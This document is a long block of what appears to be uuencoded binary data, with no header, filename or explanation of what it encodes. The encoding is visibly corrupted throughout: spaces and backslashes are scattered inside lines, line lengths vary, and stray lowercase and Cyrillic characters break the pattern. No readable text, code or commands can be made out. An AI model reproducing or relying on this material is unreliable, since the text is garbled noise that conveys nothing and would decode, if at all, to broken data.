M\$\*3<ED (/B9WAD&%1, PGB-.KFP\>T\* / \VM9/\$BO?5F5 `W!AW#GH=] "6: 34Y, \
MD<6V\C349LBLG3LABZ>OI) E0) AB06NETCZ `IC<% ' >3J, , \<WPG<L. @ [LW5ZO
M/YG<774GOZE; : `8/7"0F (?B^WCK\_ / `4M"OHKIY<S/ : S^BGU [Z<4!! \$) HL.<
M0CT! TU!, W, XP\2FY. \*W, MD! . #PJ\ /CWJ) KA: 9P2O3%\$D\ =G9"6 (A; 0<; 1 [R3
M<?\_2\$) P>^4N8 `8=T3X:AD3% (. ?O7\_?&@Y] 1PXVKWHR] R) Z; ( ' ] -UNEW.Q^EL
MX<N0%5T) G] U\ =II1' -Z0^C\_3^<\$0D] @0NZM53F" F10IV) (>7E. I "GI. ; <HY\$
M. 6ADR GK7 [ ?7O/O6 [ \_VQJEJ?MRA-WY^G4S9Z<THM (2=IG#G7I9GUV&: [M<9/E
M7V!#] 3) 43YR\$) E/ \_ :>R9S\$] N+-\$/): 1Z ` (@^X\$, RC\*X [ ' (X^] R] \$4" <A; ) &H
M / /KD=) UN3WW^JNVKY) X [ F\*#ER7 (QV<^V>R\DZD6+) =FK. -0YWT' : \*C9I / `!X
M `J `HB' W1OQZ\ E#KY. TKM<?#2B (L! \$- ] 3R27^!H!A! 9"TX, F7R; 1\_==>] O1A,
MC<CUVM] #9) NYD87^%4# "V0HF. EL `^AJ@NA% XV! U?68' COZ? `9&YDD18& (\$VL
M@HF. &X! 6YMF+QCPZ\_ =^; VHEI] FUWRFY-D0K] NC^ / ] +YGD; K71 [ ^0A9& !NMO
MJ7B?18&%B59XCE71: / (=TTJLW\* : \! ! 8 `-. TWN `DV `&CI/EVAS5CE>. [HGUHY
M5FQ; 6B8. ` `DKS, 3, 0' @3H"BXZ99USRSZD9\*W6QK\$QZ ` (BS>IV7P ` \ `EP6\$
MRS+MKZB71NV?6R] & : E-6PE0 `7. \*KO (2M ` `A&H! I- : 9CI0) QANSM?C=, ?R] UR
ML [ : ] ^>3^+W7; DSNV8D\_NL&EO<UCO<S3!FR2. <A31&XUAF (DFCA) ` ` \*7!) QD>
MWZ@<B' PW [O^F `Q&UW>#Z\O1^\*H [=7! 6#ERC+8=JM>9U6IE<OXJ' (A\_] %J. '
MXG=BW] N%, H>OB' K. ?^W3W6!] N\_ - \*0AF6=+E-H=B>)] ' RM (!8A/ (#4&E/Z+E\* [
MFW1\_ [ ] ] UQ\_UN) A2Q3CWJ; =; [ [6; U>; =-O! #, F=G^L/-H\*] 5T] M4CK4#] [7: S
M' 3T\ [ %] \*%U; O (\$S2E; /GS59 (81F/N#RD"2MY\$&P: LYXW3K\N=\_MTV] VFLU-?
MCH: ) Z25: [YQA?; 09] U [MK+>M73\_] E/ +D: FQG>BRJ1 [7 ( " `9 `?&5O=#WM\_S' -
M5">+ [ZUZ (JI+?^YM (]=1R; 9FE `: B; A0& (C\*\* `M&PZ@&36+V `: 1EUX%] D57\ R
M^X&C0&A\*W>ZXII1^ \_; C+V>L1. 3CDI4&\* `P#9-\AVK, B+@ (SJOC87RX" \*VZ! V
M!M6N@; K\_F: , : ] 0C4PJ#B&-3<H% H^ ^UE `Q; 6VS^LIH&\*? \_=\*@6ED)>D' 89LU\_
M@' H) V\$8" =O<44\$E; 4T] V1M7^\*S\_WZ7J1+C\*#VZF&DY?6UJS7O; E) 2E?7<: TC
M+DOM16V) 66 ` `) KDMK<Y<, ` " ] \$! ! #1<LF90IL) W?] /WK] &VGRSCWU9-UJZIGJ
MXI=K\_9\_S] &GOW%EOлта?V&5.037&1"UMG, YIW^3 (\! 7 (FZYE [ "X6VW2GBDDR
M0 [X^ / -ZGVYO9=O: 8HC=CU3; U8/VPV3 [ . ! -1O' 37D>GQF#] NUYQ>"P7WVF%.
M&T#F%"J8F. 0&8\$J\_BBLQ7\$; 1-Z. ! JX\_Q) % -U2U1=KK-L@\* [NP=+B=MB94Y\*W
MBH!) \! \*%4\76@4VTDU<2EE. 9 (JF' %" =WKO?\_V+\3AH\, T2&X^CZT#UJE#2GC
M</-\8P (.2O9I^?4; 2&; L\R) ] J, G\B" : . \_Z; \$?SK, %CFQ11\*F7 (RP^>B>) 0 ` `
MB8) . : .0R `8@+@\*1-; TO+WK9E [ [Q#?] `E96\_5\_J; \$+\O>RLL>I#5%: ^5U\* <. C
M<A8) Y ` ` (Y#+F (7-0GB#M!KPX) DL0U0 (D) %66.V&YZUZ [ ? ] /I' ! ^ . ^U+@X"Q
M18PS/ "PQ=?+V!>CN] ] OE<-<\$%, L= ! 3%EN^GV: ` -DB6"5?U@; : M ` %-49: QZ] O'
MW2^: C-4-@. B%SW' \_ ^3Q\$IV] FXK3J ` =9S@&0&X68\ ^ ` TP=/5P-^E+Q `!! (H: H
M=K=-\_EBNTJ\ E<: " &82\ - (^=W: \*1%=\_0P+ [ \_B) 6+N%\$ "JLY2CE7&TD5EY' 4?O
M=CR8?BG6: [M#O: Z' Z?KK\_ML+D5=/DW1^<" . 67Q>I; \*M] (EPC45: `>QW3?) JM
M%RO?%R6A\_NU77] 8K\ZKZ^9. ; 5\_CJRL<\: YYB^%J21DAB" CZXNG& . <G3=Q7\$.
M^ [ \_WL] & . S, . F64F [Z\WZU^ /FL#NM?<AP@T6ZWB\ ?EG/ ?F=4#X?') =8"; M<='
M' X\*Z7) UZ9. , # : JB6087.VB.3L. ] ) (\*8 `@. ?3I. %3&EW<3<? =WF\2\_UZ-+OI9
M6FU\; 1DKOB^=-L.H1C, DK57NGVZ [0\_D [NG2X\> \#1M/PU [ &N\$N.RNG/&] R.5

MIH\$FL\*W004ZWL\_GWY?KK%<&.EQ\3:Y\_U'Q[<&&+Y(QVM5[.]5:P/+F1L8WS5
MPNV[<.\_'22J>'>\_6!8'#@'(K'%,[\_UKS/60.M"34<5.9EVI[F&\$C0TW7Q/
MUZ<>\$^+IU^C]>@)'F5SV,IBQS(X?Z'(T)'K)/"R,@\$,P)S\*JZQB.0`\$LT"4
MT'G2@9N?F@XN!\_VQFY"9?AJ)+K6,S'8GO\]6A\_34(^I'4?99/L\$04W=5^7DQ
MF-L\$P(+?8)9:'Z#6@2[PYOIFB\$=' \GPB:U:UJ]'^\_ZQ=,;D<-\[+]MQ#70
M,=CID\RYI-N<1W44,9<2A\_2&UBYV:[;G/3'BTG014)86'X\$958'Z>H&% (I5'
M'!%SJ>T)\_3]Z\&9:Z/]#!&RSLCXZ"ANC)+\*K9HN5C9G-/' '\E?UV%/9+M8I:
MXN-\\_4Q-'!, '0@J6\_:^-UD=#0.71P3AO5DLCELY^DU.Y%!6Q-GD5'@+.#U
MW\*'NLY'JK\$':+ZE03-P!B-F7,8A:'3!U956I<?#CT3'36R\*6N(;?&1R'=&)N
M(AH)GI\*M>,X7B]B+0&' \)R0RI'@H'JFE+Q8ZQ;\*B>+&9W0.0L\*:40UP4`&&-
MY\T+=M&\_[-X.IW<7S&!Z:D=\*Y\$^S'ZK<5LKCZQ@<UBF\6D^JV8=D\$>2%/!
MQBP<' )& )3Y"+]' \\$\NKV1A@-' '\]?P<;LY/!4#0]#2=+!8&@\&8#/\*ODE[(\$=\$
M\*S\*(SP[@K,]8AZ6\HE.'8-BCS]<,ET'S>3IZ7F.=IL\$C6^#6W' `S),M%LW3F
M-P#P-LJIWY60^JH[\_N(%U.\W6;IQ\$?+C;/L+)56(\3\*Q?HZ60"Z(4\DG&@7`
MPP!%5BPB;%P@M(2V7A7FVXA^EX?T#NU#^D\*F\*@,50>[(6LXD#@D'AY2Q#ZOX
MDUK@/]G/OGJVZ9;&S&W)7\$\*8U45N[B6G\=! [=F)2:N9XXC() )?8DD7Y'+@A
M952E\$D\,)M-!3Y0\*33Q1,\_G;/%'\_Y]-R"VVZQ/4RDGWIC5AH4<'Q16\_%GWJ(
MY.+7>O: XG/>^S;9?TVQ"7/1NB-T?L^5J=K)\*<W\*;;!"8W=(8R#&=LPR3ZE?
M;;1MCV#5Y[7-' '@`WK."26P,' '<\*%!SH[816#Y9YD=L=C9[.,I^F,+P^4\_9.
MDBAX2DL6#PF'AU1&,QJR\*QN>\$</Q&X=>8XMA<]F9W"[ZD]YXX\*08F[X#[J9F
M\*KF^@SW1S,5BB^RB)]A:#/C?LT'61OY(DZV0'7E6'S-9/Y</I">F\_\J7\$PP.
M:[<C;BMP7ALX\$"1'#Y5\F2-GQB6D&%0G8;8%('0;IM;N>L/N1!H[+%`F=K`Q
M]3G: !T;^E\_&A#8\_QNHJ5;+N\$IL?9GC[Y8&.0UH?@`]\H>+FGZ'4VS=[B=\S:[
MTWK-H\;ISH6W\WVZ<)&O0]>5,]WMO\$.J1[8,W?7"B%]O6&Z7UT.Z3==.JGJL
MA-EZ<;[Y.7#%VY\_6M3#=#PV\*YO]FLEG/GE!/5P';Y=;D^K;?PQ^4:UMJ@\$: %J
MC>:ONU=:9A9%3#?L5R(2K02)]=7:93]O-@\SMPW&]GO[FHYVYW&V<\_/Z6KU
MVWKS0-=:R/\R^'\4U9W/\7!)AA^L?@Q6;O30\$@0?7W^7Y\*?M#-' ;/#X=]DZB
MCBNEE5R+QL9" `(9D108FR`"8%<E8W9!^- .W>#0=7@VENB&U.,M[,G&N\_V6Q6
MP^7C4MPQ>TU]7WZ]65>0&]Y;+]?+Q\ /CY\U6YB<FZ9YU<'@8>\,S^UG-HVU9
M/B\*' (.TW\C8MW1H\$T[=U-\$0TQ<IK/V^^\$H>5,##S!D`@EK'>#4;.\$=[J\$HAG
M'\MG9&/BR#486HMV6G;^FOV)%0R^CQZY+GQ;P:' ]M' S\$3?2L=ZZ!6`8\*FW^E
MC(, . . ?)\*0==+PJSA?3J8+800`+%\$KKT-0`\$B\$#2KN1XZ=WUR,T=?+\$M,5.=
MCQ.OW?15WSG\_7V\$5W.P+(+X"E>\F6:X80=KI,I1H:\*?^`^5#6\_.:^\$T550+Z
M8C\$%"`"QYQN\ :E(-)O\ \BB#%]Z9\_UQ]W<2S069[4:,O.]#VFBR6+\W86Z^S\$
M9+'G`R;D`(@K"V2I\*P#B2F5403[VW?#,1<']NYONV'D%-628FC3U?J^G\$OA^
M6KS-UCMFQ=-?LSOA9K98N/:J>+KLMC/2I\UV[ ]JPZWZ^ [W]:%\$LBWP&=KS;S
M[S3Q4+'!`QBJJ5K\B\*6&C0,FK2P<+6W[L8NNEZG;R^^\*,MP\FW5N2Y&%J:.]
M!`W1]/-LNV;%\_-F;7;CFD/4U9K5&A\_"R"QYYO<K8R;(!2H:>OOJG\QZ);4
M7X?ZZ\>V>9G.FP'"\$>&E<A\_125);BU>U8?5IE%31I]86?N=EN]JET^:' ^.\%D
MC:B%(M;QKE[FDYLWN25P`B!" ]NFL0FY&DX&Z%=@:N!5:&(7EX+TM4H[V=N?]
M#E8!7E03\ -B\$)X0MXL5OJZSB)"`&8>ZCB:BH7QX9S?E^BFW'?J4"!\!7A6V/-N
MX:]P&9I/]DE<&1DB6)\$A\U<3I&S>IDFU6XCPIW]IWJ-8A,T%6CJ8U+=J#A2
M`R`^\TUN<:\$`N%`@NM%51.,F"TT<+I8GQ&RRM"9D@40/\_\$FM\_@)' /P\$4-, (
M:9L%1/\$/47R5NCERN\?-M@O%VF9QY"\\*1H?#P.KLAZVUR]00`" =B\*[FDE0/0
MRN'/6\_EG-Z3JW[EYJ=]\$U7#YV<)"-XJWLN4H-A,I21#89JV22!L&H`U7,\$D3
M!J`) `^5-N.<VT\$VQJZFM@48+F6T-5\$MM77)B.QJ;N=6?-' ` `&OAKG%E+Y\_13
MGL;9V=7(3?R==R>#WE&T!G==[\*=]/MNE=LM36.!8.;O'20E+3J,TAJB]ABT:
M^QD=J=BKA]V\*H6,R&9@>"4,P/3?ZJBR15P2GN0#\$\*;S%+#X!') \ `5\$=KDTGW
M8\_]NW/>+#'=]-T\_R177&LGS^JK4>#T)6Z+-;N" I"X1/?;JD;.6JE3OXBH]Z
M29FR!A`W\CJK&T`\_Z5`S;)"G0]'O=^T4\$V\_C]?UEX-%85M/0%DG,MU(@+\L
M[GVI^)"73B;!\3B0\_3JK5"4`FWR` :F4%N>A.NUDY\_,DROU-O] (#;?KF!55>
MNUFL\$F0,, ]?E'U,!>U\E; )4<S+1#8!?!Y+1^=-5>;&!99)R,O5<OW=B\@.
M."7E)3#4T%V:O/>:F\*M:?'21C'K)A-F2ZX\_#?E\$@=LK%U[D5,[&ME+P3M(GM
M)]C&!B!>MY(+9\*W" "+T<+H.?\$NVK[DYF\*\_KQ\_1X\$\*YBM4501LS\%&7ZY)NI
MW8J?\_N\#<U&@PW9\,I3B6!%41O&O`.\*)2QB8\$0:HHR!EO1M/A\YG.U?=ZPYE
M4I5)JXO^^:T<A80\_(L3WOLYZ\$Z[OVVS/9\_/OLA\$D':P7Z4\_K7>!9R@+!:I+J
MF)H<:2Y`KK)^[DIE.,5N\+QSY\_:'TBB&RUVFOOQ(\*(/XLH\$7>U3658.)R=-L
MFZHX1XVL?@:KF<QY14>JW,Q"N!;@;79I;0"T-J"HHBZR6H@)I"[2^\-7V;Y[
MJAFI%8EZLF\*:G9UCV?4D\;"AY0.-9PENI]^V>KK5H>D!-;>)&[L]?=N@)&CH
ME3QWZ?8' `S"CT`HM:8&9N0801\_0\*8SNW4HEK^K^[9C@<?<QW6L-29TVJL&\_)
M2F8[ '\`V#M<VQ/X^3M.Y,X83YH8')\*, -YT%'6^B\_N&,:G!A2I]C0Q/!>&C\*
M[KL3UPFM3; \;U6C-.FY3W\_=#;'\%8A0[8EX4>NQ`C'W#6VUV+L="P<(\*F/ ]D
M' DO;U^295IXL%U9]S,(96D@7UK\81-E\$K'Z5'R6)ZSI@/:H\_K6)QZP`2`)6R
M,\$\.@#,`DK!G-/F]/Y8301(I93TJ^SOK<7OQ[,@IUBX-Q,9U%&[Q?#7[C\U6
M6:R-0%NN`RU8";3SPW)E]8R5>+--:K:7O?1\$( -9,=G\_I32[R\_]#3AE=Z22GQ
M\*D8DYXS%U1P54?4A\_@)'@JMREG;&0E"5,0\_+N3NUP`VDUL^JU@Z1=ROY9U=K
M)RI7:U1#K^XOV]:.RJAJP,Y\8:U>+4NL+\$PRY\S#"NXD<!\_IM?^' &"PT1F3-
M?WK-MA-CF<\3YX^6\_\3&]?:(%1Q=O8W+LAP(%SBB6LUS');[E\*.:@51/(+EN
M?G&8!Q?\*^@,#CV?KUL&+&PQU:O3K\*X\$)='`)A:J8.IXI9N9<V4V]6G[8ZH&\_
M4+/29J!%C%;C?\_::[42F;537;\$1/556S<-!=V9JU'5FMJF8CZ:9,S0:\3I(4

M]\*N5(.T50,\*L\*B9IL0"TV(Q)6,F?!/Z3N\&5#)%^\_^,B1/C0:+.=)&U\$=X^S
MK\OYRU!8T/>;+<>2\*0KSBZ"?+9JI1='KUK9MS8.>/QT\DCK/LMZ\$\$\*"'=?^'\_
ML0D@VP,!@S4`)3S-V/ADHQ8(.SG2O+G\_#SN/H:1T^626'4R"^7<2V)##) ]@]
MV6A#L7R9)F"##:^%V6YOR";>@/RP\_'EX@F9##DL[/]J@(\]UL;6)XKAM\*#9)
M.Q?SE6<\_N\ (S7ID"-R<JX0X-@07(.>\$5OYUOQ"VAI+4\J]O=]NY^4H2URS%
M?"9I13DEW9DDK5K^?1<\6D(C\_\_YBN;6\$I&T(YAOM6BU7I52!2=-NA!K8IG-+
MP0\_Y8CX^/88)Q38F:'CF2YVH;6A/;CP7[+9FC<1432=8X<+%ET)5\$MU1GFJ;
MKC:S12`%6UP;S4\$\*!CF\_?TGDB\*Y-9P2IUX,YS@[ [C4@3:, \$<%S(P6S(P@^A[
M-DM<V:%\$%'2RWNU],:S?KEGRP@W%UH':"-;Y+9W9]L\$!7V,YC5/OO(ZVI(=S
MLYS^[23>42VEZ)N'ASRS&#,T1%N\$9LV4\_<=2Q8/2H\$N'LO@N;BJ0FI%?'B^X
M6?7%>:\L77<%\$PMY',QD\*+NZ;E;\_@^^&C5ZY=C6;?UNNC^8PLGDGX9\XFAQE
M&.C&-ZF;\$GZD19OS89OEVK7TZ6;RZ\_%^LYK:C8:TDI`W##OKK/U,^^AAQ`G6
MV8HK+6S`1+\KNQMG<\_<1]CT9V>+8:]&6V&J(<Q4`TD)6<L49%QVE\JL>F1R\
MNQB,W?!\Q0;] \$1FL7YW/N8P6X4)^1#9%-?7D;\*8GXK`P(:,\$;2:L9TQ,KP!
M2G)91QRY[0Y?UGM4DWJ/XJMB?TV<.,URNOZ<AT#+]-D%.\*9G^V]<=) [QM414\_
M6"\_WR]G\*P0L9&<;"RWZV6!R=B\*G;TP-P6AG;4H\MBAY6`'CT00I9F3ZUS
MH4(%'WIT-7PS=VE[=:;V6)KMVU&B7R26\_5.\_=OOTT:JKCF\*\OI?KMUEQ&SY7
MI"TPX#S(JX(A:><Y3`[WN\_+/,%HAETHFB?+M+\$P]!!FF\2\*#3("Q3=G6H:)
M,WK?4C>M1M=BHXQ<("GRD#B]6JR@,T\$^3S7YM(0\*:BOHQ'+\$-O\A.-1.5
M&'&?0GH3FQAZ2&X"E.%&RLD<E8E0K.\;\_YAUUPO)!@X3JHB-7BPEO&#ZBP9;
M/^JGFF?J)8ACLBFB20ILW/HTE=P!907F54WPD`'-,0+7<HXQ'5U5>Q6^)\_].
M)2>>TP=8I\_+Q::MC0>M+>HKU:CR:#6N<!><B`KD\.)18F%, , ]5-1KUF7PGZ&
M-[G; &3?] "E`S) (&CR<O\*YT!9\$J>E8T`75ZZ>;`#AD4\_&2IJNYK;I1WEFVV\_
M+;9V)`?^<;F>R3JV'0%ZPNRG)5#/\$'8F4JA'BC."1=D7"7--3`%V:3CQ,G`&
M7"OQN-7#S!0#BP`\_&';>V\*ENC]U\*^T>#];)ZAY<K@R2']-&\$D]A#XM\$27P=M
MUN(\ [T@SCUYFGS5IA^J>;G7Z3/\#5RS-2LJW-H'Q\_8`\ "<53'/'&1" `%%S)
M:!(=5&`\$:U+K<AAB9B9&,9Q`&J;\_O`HG`6H,/XSMK46(PR48&!0MG.[`A0)
MCND":T&PFI&.,21(##FL+2F:60%K3>#%=#`HONK="=R[7<#B2SQO^M7,'^59
M,,ZT2R"@ [2@. &G[&TUQ&EA"U5`HS!#?6!27D%:P+@OLZ!&-) \$&0P`\ '&+Q"
M7!303VAH27X01]E8Q"M<8BP;?N1UENX"&I]"Y?], ] [ ] \ - ; 0 < GGG2K#8WLMEZ
ME]/B&C09\*N\_WWP[K[R8\_3`.B4]@V?;C\_M;>?PP6ASN>9+)? .C\$TA() (\V1%>
MG.UQMK9OFXIX9P`'\_@HF<<H`.&6@\$.Q?3`%F`QRTF#@\_ ;D^<"ME1:T<D1+#A
MQD#&1@Z-,RB,O@#@U)>U.L\$M\$F]Z"3EA"H!;J&\*" , J8&Q8#=1AC'Y9`EWE92
M)G`M6MZ6;U<QJQPV:RL\*AT!\8N2MX\$HRKA8"PY\+K`NUUI?)5SFJS.YWC^@4
MSU9CB&Q=N%KNYIY/]O,<XIMOOW;+>?E04D>9C"@M\_DR]5\_DHU(ZNQ[-G\$[3@
MK.S`/9!-L&/(:;9[;&?#`LOBHKET3:1K(R`\_YI,K)NR4P\F\$^NP\*B<`<%JF
MTS(58)J0;&,"X-#O:XQBI0#!2MNATK]<G7,N'0[V+K6OM0:;LNEE(H\_`^V>K7
MF@XH#N9ZOE"/#![67\ON8H)@DK=\*V<T]3N:QL:\*'Q([LO5J)J](>[BP;\]T
M;1,W#G`CN9Z;DLZ)YM,\XKJ'GZ:J1SHSN73[\*RN5\*WBPP!H<24,'65@`Y5`
MA<;60?TCZ!ZNNM-VO>T\$. /6\_(^IB.OO\*MANK6=/\*DH:TLN%Z\A?]'4MS#1;W
M,O8HN\_7;YSC=[\$M;HIZ-F:^[V1@NP2HN#VN4KS@LH\*35F-Q,JY)-4B:#HH%T
MM]M9]CEVJE\L']/U#G:-,:UQX#\$X<?PCZ"IS+W"Y@ (6>0G-MHUR,T"/P:L8(
M@ULC:9:%W>84M]BR6-BH\IIWH\*25SL\$&=&8VP1I]F;7[ZSS#>!.+;R.SO\_C!
MF)RU4-DH!L!1\BHF<1\`N`\_/GIMQ;W1YJ?QF)`5[S\*ZRPARI=1`\_9M/-Y7\*[
MVWNJL06C0Z,AJPJ;W!J<[27&.8?<]6J'OMA&SC\*<60[37Q0R\*1\FVTPLASW.
M4ZTOKV>.2@.(/WF3.\FXZ<F!@G,9]]TF5K/+ .FYA[S4UVX[XC%?F>+':XO4\*
MZBK,=+AO;;;6C.>EGDRL:\*7RA9"]8`!<"5?%)\$8\*\$ .4E#=V7VU==4MQVXQVS
MV+HMMW0RV^9K96\$<R`<0^!5.J4V`!E)DTL]'%SWKV^OSO/&P@L<";KSO]M2
M156:KE5'1[ :B3\*LPOL=4B!`#2\T!5@!69\J9V%HS4\*HL(=^)=S[]\*=?KOJ2
MY\*5+X%!K8F+3J,P`QB\;L2Y`CA9X1\*,:]?L81M<@ (YT`.DD\\*?W`YX02\_!7
MFX4)7?QI5.I?18C+9A1:>NC6KIWUUP;C7=\*MI+''@=;KU!#4&#6=CGV^@ [^
M5L;/9E\*@L(S3\_^-F-) [:A1S/T2%NKP@PL8]7UK[L[A7;FOV\NB79\*2LJUCA@
MY@^MP[5N/0L`[]8%2Y?;,%QNICA-8N-F+8--33Q>( (ZV"YEWJPBYC5;M\*E6S
MEMN^;&A\_G57\%@!^RR?\*:VUP1:+S+YRB/YUZ3G:Z?UJ:"02K5W^"PR\$(24OS
MT4^+FP+`3;W"\*%X\*`"\%&+S4]-/M]6^LUC6B3,\*62' BHG\_I?>\*G+S?9Y)EM@
M\_) [4%R86HCR#5-4`G\*D;TW<:9V8JQ@JEI6!-&0"O5<7&JC(`?LLG\*"EL\$FMA
M659N9X6M-XA["X4-!P%,:0TV%-<@"^6%9&-:4V`CF)9\$ZA<`!U+))K4+0.UJ
M@D\*V&7=+N3D]6\74A@EE'IFRO:7%LW18E??:BY@->,T;<<F&TQ.1UE3FL5Z:
MP9L^\*Z\:]Y7ET;ZZHf<RGP%O[G&I\*I97`>^K43[T]#JOQ,X`Q,X^58A=W&T'
M%Y7JB[CCN;2\M7`\$RO5N!W\W0<7XPC/DNAFG#[O`&Q!&G.JBB#\$!2' CZKA32
MS0\$0H@ (1HIJTEZ/QY^ [8=74N@KK,"M[^ORJXW7)H2WE2\_5V55]P(`-'H&]P<
M/P7(O8E)-W7Q>J[']YW.4L&G]@"`'+8`Y\*KX(703/T\8>A+<+HQ-)D!YG\$0]
M1YC\,KJ1:\*6`3B,Q?I: .TC022^NY92<Y]%,ZY\_;G=.M&0[QO9IM-6=.V9T?\*
MBZ>JP5(H)QJLYF1V&8!0"\*A9KCS<.`P^\$JI0GO&\%=HSMZD4U6<O4BE7H+U)
MI:!"&Y^\<S+PN)!>,7%NCGBEUSC%?P\$0EV@:D[D-9.!]S]@K`C/XK?'`&%WK5
M<+!+1A\*<P-YDZ^<>&IR:R7-B3HW5,W+ (, #-U, (MJQK"V8U8+8,@"V\_` :SF#,`
MY@S4?5Y^;E(.#FH>0KL)]L5KHN]2R\$+\_-]\_4Z0@'NQ>1FD-\_J&O\_:CM\*CV"S
MN8E%E4\\_%<EGL.XUMM8)HEJ`U/8\$6+\$DJ2#G:%9R<Q<).W@#>UXU>8O,<?2
M(-Z71+HX`. (EG\_BUVIA,QSPHZ1,1&MNY0!N^J\8]9[OT7GP3V;\_`^/2\MT\L`
M\$06^+PT74P+0:9Z0+%JNKM;+5T20;-T4:<5`I1\+5^52)P+@ (2R[^"7:@5@



M) 1XH\*I: `+8:VL20) \_L::ZAO;&F4F4"X' ,WVD/8%H>T934OM]:UO< `0D@3O1-
M[G;&S?HH4!) FCT;=" [DX\7+PL!>76W[\_RC\_4KWY<;>YG\*S:)] 5; I [.4<K\*5.
M<\$8F:C@^/:P7.8F\$FT/AX:K4;U&3% [N8N9.3K;MOF] 7"S!) 81M8TA-LPVMd"
M3L'>;-.' Y4^98PN72T1->\_E3N&0" (PF) LIF%NTH?G=L\*WPD' (<P) 9]EEAQ[,
M00AK4\_F^\*>:>S,Q] 18U[6V\$2'T!6JM\_!'V7\Q\*%'9M':7<'VN.K?7=Y>^Z5\$
MVXC\\$>7:>?IU:=XG\*HD^JUX\_XJ4\*G4H+5VPJEC9IGSM"<:O-5Y-M8:A6\*70H
M;^;5F5=\_3P+G\*@"86<R4^N<\BXVNS;GPOZAS< [>36 (#=/1H%&4C^S=6Q"W9
MWGABBEZT) ^>B`) C\$?XV3Z7Z `O/=A) O\_R9F0NT&BV (USU8>6<M7^.T:IQ?B^M
MJ>BNYXMGUYR9T `O^&C2O98\$.@9YD@VWE:);, ' ' J<V@M4I/V>/7R: [2;] 3P;;
M<&' ) @YN' /K\QR-@AM] J4#;KIT/[ [2WFQRV"3#Z] 72AYF5S@5#2"=H2&"DYX/
M@) [/LQV9Y=5@TLNTF.1O>A=N,PK=>-#? [7HY9Z;<7&9D/!-9' BW41W[NFT<\_
MHI@8+LQ2=DPL8Z7SA>\$P,P#=80539EF=6E [BT `L6/!2<\_LD3S,9%) !5.RE",
M#B"- ' KQ=V+T&H0U4>' Q9UP#@E/%K%+! '&Q) !JJ;\_3=R&]=4-1&63F"3\9+9
M`?7VM3\_F- (R9' 2EX\*#M) 4N:C4 (#=VVX] CCUT8!V.W3] ?; ;UOS^/8>Q%\_RH5M
MZ8+Y^Y) K\$>D> (Q\G& `8Z [=... ]! ?6XOF8A! [/VEU] 6CUL7`# (& . [= "WE) ^%
M&R".C?>N]' \$;N?CSHF] NAF\_\*LDUZL5W^2+<TV\_H'V;3@SU. `B#Y\7JX;D1 [8
M' 3VO-;B0RXHM9> (J.LUHKNZ [B]G37C.-/\C-\$E\_7R[\HHOWA [\*0H\$85 (6/) 0
MT:SH!!E&] \$06/-+SS68OAP;D!2>\$YD?] 0\_>PWP!&' RXX[, :/QH>+Y4Y"+W[%
M2&\$RMU+0Q/B\*EZ ( ' H?KPZT8LHB2#KZZ;C/E?50GR;6\A;CB%P] (\_4B5YJ31
M"%2I#2. "\_X\*5 `0\_L/W\$BNP&G@/\_LHTS0A2<+N<?&4QA+ `K6X"L<^C?AQX (8W
M7?M.HO=1G.<HN>\, O+V0F-;ICYBHC2SOCV (H+X8NU2SOC^ (L/A?B"S/?GL<.
MV\_OE?CO;\_I) U5R\*%\$, #1J&ETJP?] #@, 6H\*8) (+RR5 (\LQ, `BS>@EJ9Z1Q-BX
M27\*BXZ/SV\M+W"%D=X` [W:M[M+I [.6JDZ+#A2;OFR+V) 6"=IU[S: ^\_+N9SG
MT/S.#P\ /4G:X8C94.+T/[ [H\_ [%, [WV]=L^&PEPM;3WVS=4HUZ8VPAFK2&IEO
M9OMO02Y&WT2.3-3 (^O65;..@VLI\*T?PO4@HN\5G.RXI `G"-5;;!\$ (%PAX?\O
MF?? `:9E%J>6) KP:0V\*N:CQ4P`"P=\*#\*V^E\$>-BP.;%3#0?Q] #5:3?<R>A>P0
MMS%RK%985' ] 58?EMNY4%GI@:0M`AIUO,40< `T#< `UOS2N,IU:/+ (6\$BZJG6
M#K9YNX:\J+), RE+U`2\?2U4`XI'>Y!93 `:;! ;VKZ:\DE`OAXU7?) `L.^\_, T\*
M (ENNVD;A) 8Y6?<6=<F<GI;EY`63M"8"K3U] C%'<\*\$ .62BF/] ] ]&Y?YE>"J<O
M1' @^Z3S\_?7/O' \EW/=!R [I\2D&C:/BI<\_\_"2BT [], D1' #!J\*#!9TC8TCZNV `
M/\_6@, 6\$<R-FSCH4/-', /<;O[] >&K94D"2W>WV\R7LSW/' \*Q2K@QU@:;E;L%M
M"KY>##;EI6\ `UNPIZX) \G<#C@\$EJB?+ `A9M=RA@@"^7W) ] ;J+0\$JJ1^N3" (1Z
MLK6HMXMV>] R?+] .EQ:;4 \, (YL2D) [<O] JC-0?LMW: [3E:6\*3X'\; ;F [ <4YE
MLZC (A%4PRU>1 (7%! \_D&98 [V46; ^PX3!\$ \W"HZ:1V18RFPSN, EFHGW4@Z3;>/
MR [7<\_F;9 [.3;V<D [U:@U () X"0#S%7Y=4W `8 `;@.H65\*-O!A15H, =:M" I5LM"
M#9@7\*FQ=.BYG704.6Y@\@S<B1"GS [ :0T7\KW] M@: !WU\$-\3TSG (/AX4' .M/XB
M8;U%O>M#3;RX2\*, PU4ZP. ?^6+@XK] U6HMMJIS [ ?UZ>M#EDP!6#) ] =RIQJ0"X
M5) ^^I!9OQB, >) AU<<-VHUJ&^1I<?.-CMG/<WQEFZB3QWG;L! `XOC9XRM8\_5?
MB0L+3\*#@W3B; \):V6U@D, `) Z>\V<: :2 ` `S) X" E3FKVX` K\_65QAUF2K/\_QIXU>
M] @:VEC^8.GXM-Y7%M1@ `CLB\+PUOY0' 4D9\_45O [P+E550VWZP4GHN4 [, X60
M\_HIW9\_TWPFQ6ZT6\$QM"CV3=:^7R8LO/3C.9KM?, ? [RQ>3-+V9, 7] 7.;PJ
M>, </0\$+BOR:A=%, `3%5J%E: ' \_>N+N] &E (.Z8B" ] 18B\*68' OV\&B+, 83W9:EB
M90Z8M [ ^JI02] ` , 0] &L>MD"NCQ [U!C (/U!M=W0S [C.EE7Y06) ^^5^A!\\_); ^
M>CD&?QF76\*. @G.\_YDI>5.Y<! ) ##\_\*)) 0 ` `NA!0K2S\*D"U?H]>##4XA=1+"
M\*.ZR!=OP96W' 9X.-8OTC0 ( (#?W;RUWU-) 1<W!2 `K/' ] 3#N\*T ` `! :65 [68/^8
M.C/I7U0V>G^BJ!Z51\ /:X;Q5?O7E?C71ODC%] 1CJ-8K4\_\*ZOFW3VW>3!G, TB
M, &%, , ) %-D2' K' MY5;E6=%@ ` \; %\_14\*NJP; `T?HLK, X%FO3+=-UB, \) 5\*MTC
